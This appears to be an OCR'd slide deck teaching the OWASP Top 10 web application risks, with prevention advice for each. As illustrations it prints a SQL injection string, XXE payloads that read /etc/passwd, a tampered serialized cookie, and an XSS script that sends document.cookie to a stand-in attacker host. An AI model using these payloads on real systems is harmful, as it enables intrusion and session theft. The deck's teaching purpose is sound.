# *WEB APPLICATION SECURTY AND YOU!*

**A CRASH COURSE**

A journey with Christian Nash

# *WHY BOTHER?*

You are the problem

>60% of web applications had at least one serious and exploitable vulnerability open in 2017

Global average cost of a data breach is $3.86 million.

And its getting worse…

# *OH, BOTHER!*

# *OWASP TOP 10*

INJECTION

BROKEN AUTHENTICATION

SENSITIVE DATA EXPOSURE

XML EXTERNAL ENTITIES (XXE)

BROKEN ACCESS CONTROL

SECURITY MISCONFIGURATION

CROSS SITE SCRIPTING (XSS)

INSECURE DESERIALIZATION

COMPONENTS W/ KNOWN VULNERABILITIES

INSUFFICIENT LOGGING & MONITORING

| Exploitability: EASY | Prevalence: COMMON |
| --- | --- |
| Detectability: EASY | Impact: SEVERE |

# #1 - INJECTION

Occurs when untrusted data is sent to an interpreter as part of a command or query

## EXAMPLE

Insecure SQL queries

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Attacker executes:


```
http://example.com/app/accountView?id=' or '1'='1
```

Changes the meaning of query to return all the records from the accounts table. More dangerous attacks could modify or delete data, or even invoke stored procedures.

## PREVENTION

Keep data separate from commands and queries.

- Use a parameterized interface, or migrate to use Object Relational Mapping Tools (ORMs).
- Positive or "whitelist" server-side input validation
- Use LIMIT and other SQL controls within queries



# #2 – BROKEN AUTHENTICATION

| Exploitability: EASY | Prevalence: COMMON |
| --- | --- |
| Detectability: AVERAGE | Impact: SEVERE |

Authentication and session management are implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently

## EXAMPLES

- Credential stuffing, or using of lists of known passwords. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.
- Brute Forcing
- Taking advantage of poor session management

## PREVENTION

- Multi-factor authentication
- Implement weak-password checks
- Use a server-side, secure, built-in session manager

# #3 – SENSITIVE DATA EXPOSURE

| Exploitability: AVERAGE | Prevalence: WIDESPREAD |
| --- | --- |
| Detectability: AVERAGE | Impact: SEVERE |


Sensitive data may be compromised without extra protection, such as encryption at rest or in transit

## EXAMPLES

- Application encrypts credit card numbers in a database using automatic database encryption. However, data is automatically decrypted when retrieved, allowing an SQL injection to retrieve credit card numbers in clear text.
- Application doesn't use or enforce TLS for all pages or supports weak encryption
- Password database uses unsalted or simple hashes to store passwords

## PREVENTION (at a minimum)

- Identify which data is sensitive
- Don’t store sensitive data unnecessarily.
- Encrypt all data in transit
- Disable caching for responses with sensitive data



# #4 - XML EXTERNAL ENTITIES

| Exploitability: AVERAGE | Prevalence: COMMON |
| --- | --- |
| Detectability: EASY | Impact: SEVERE |

Older or poorly configured XML processors evaluate external entity references within XML documents.

## EXAMPLES

Extract Passwords

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

DDOS using endless file

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

## PREVENTION

- Don't use a garbage markup language.  Seriously, that's a recommendation
- Whitelisting
- XSD validation or similar
- …You're not going to use XML, right?

# #5 - BROKEN ACCESS CONTROL

| Exploitability: AVERAGE | Prevalence: COMMON |
| --- | --- |
| Detectability: AVERAGE | Impact: SEVERE |

Restrictions on what authenticated users are allowed to do are often not properly enforced.

## EXAMPLES

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

Attacker modifies the 'acct' parameter in the browser to send whatever account number they want

```
http://example.com/app/accountInfo?acct=notmyacct
```

## PREVENTION

Access control is only effective if enforced in trusted server-side code or server-less API

- With the exception of public resources, deny by default
- Disable web server directory listing and ensure file metadata (e.g. .git) and backup files are not present within web roots
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- JWT tokens should be invalidated on the server after logout.

# #6 – SECURITY MISCONFIGURATION

| Exploitability: EASY | Prevalence: WIDESPREAD |
| --- | --- |
| Detectability: EASY | Impact: MODERATE |

The most commonly seen issue. This is a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information

## EXAMPLES

- The application server comes with sample applications that are not removed from the production server. These sample applications have known security flaws attackers use to compromise the server
- Directory listing is not disabled on the server. An attacker discovers they can simply list directories
- The application server's configuration allows detailed error messages, e.g. stack traces, to be returned to users

## PREVENTION

Secure installation processes should be implemented

- Development, QA, and production environments should all be configured identically, with different credentials used in each environment.
- A minimal platform without any unnecessary features, components, documentation, and samples.

# #7 – CROSS SITE SCRIPTING (XSS)

| Exploitability: EASY | Prevalence: WIDESPREAD |
| --- | --- |
| Detectability: EASY | Impact: MODERATE |

Second most prevalent - Application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data. Three types: Reflected, Stored, and DOM

## EXAMPLES

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

Attacker modifies the 'CC' parameter

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'
```

This attack causes the victim's session ID to be sent to the attacker's website

## PREVENTION

Preventing XSS requires separation of untrusted data from active browser content.

- Use frameworks that automatically escape XSS by design
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL)

# #8 - INSECURE DESERIALIZATION

| Exploitability: | Prevalence: |
| --- | --- |
| DIFFICULT | COMMON |
| Detectability: | Impact: |
| AVERAGE | SEVERE |

In the Top 10 based on an industry survey and not on quantifiable data. Requires human action to validate the problem

## EXAMPLES

A forum uses object serialization to save a "super" cookie

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

An attacker changes the serialized object to give themselves admin privileges

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

## PREVENTION

The only safe architectural pattern is not to accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types.


- Implementing integrity checks such as digital signatures on any serialized objects to prevent hostile object creation or data tampering.
- Enforcing strict type constraints during deserialization before object creation

| Exploitability: AVERAGE | Prevalence: WIDESPREAD |
| --- | --- |
| Detectability: AVERAGE | Impact: MODERATE |

# #9 - COMPONENTS W/ KNOWN VULNERABILITIES

Insecure dependencies are included in the application, especially as applications scale and age. You're probably vulnerable…

## EXAMPLES




## PREVENTION

- Remove unused dependencies, unnecessary features, components, files, and documentation
- Continuously inventory the versions of both client-side and server-side components
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions

| Exploitability: AVERAGE | Prevalence: WIDESPREAD |
| --- | --- |
| Detectability: DIFFICULT | Impact: MODERATE |

# #10 – INSUFFICIENT LOGGING & MONITORING

Allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data.

## EXAMPLES

- An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach.

## PREVENTION

- Ensure all login, access control failures, and server-side input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis.
- Ensure high-value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append-only database tables or similar.

# WHAT'S NEXT?



DEFCON

- https://www.ibm.com/security/data-breach
- https://www.whitehatsec.com/blog/2018-whitehat-app-sec-statistics-report/
- https://en.wikipedia.org/wiki/OWASP
- https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf
- https://carbon.now.sh
- https://www.powerdown.io/blog/posts/stories/web-developer-security-checklist.html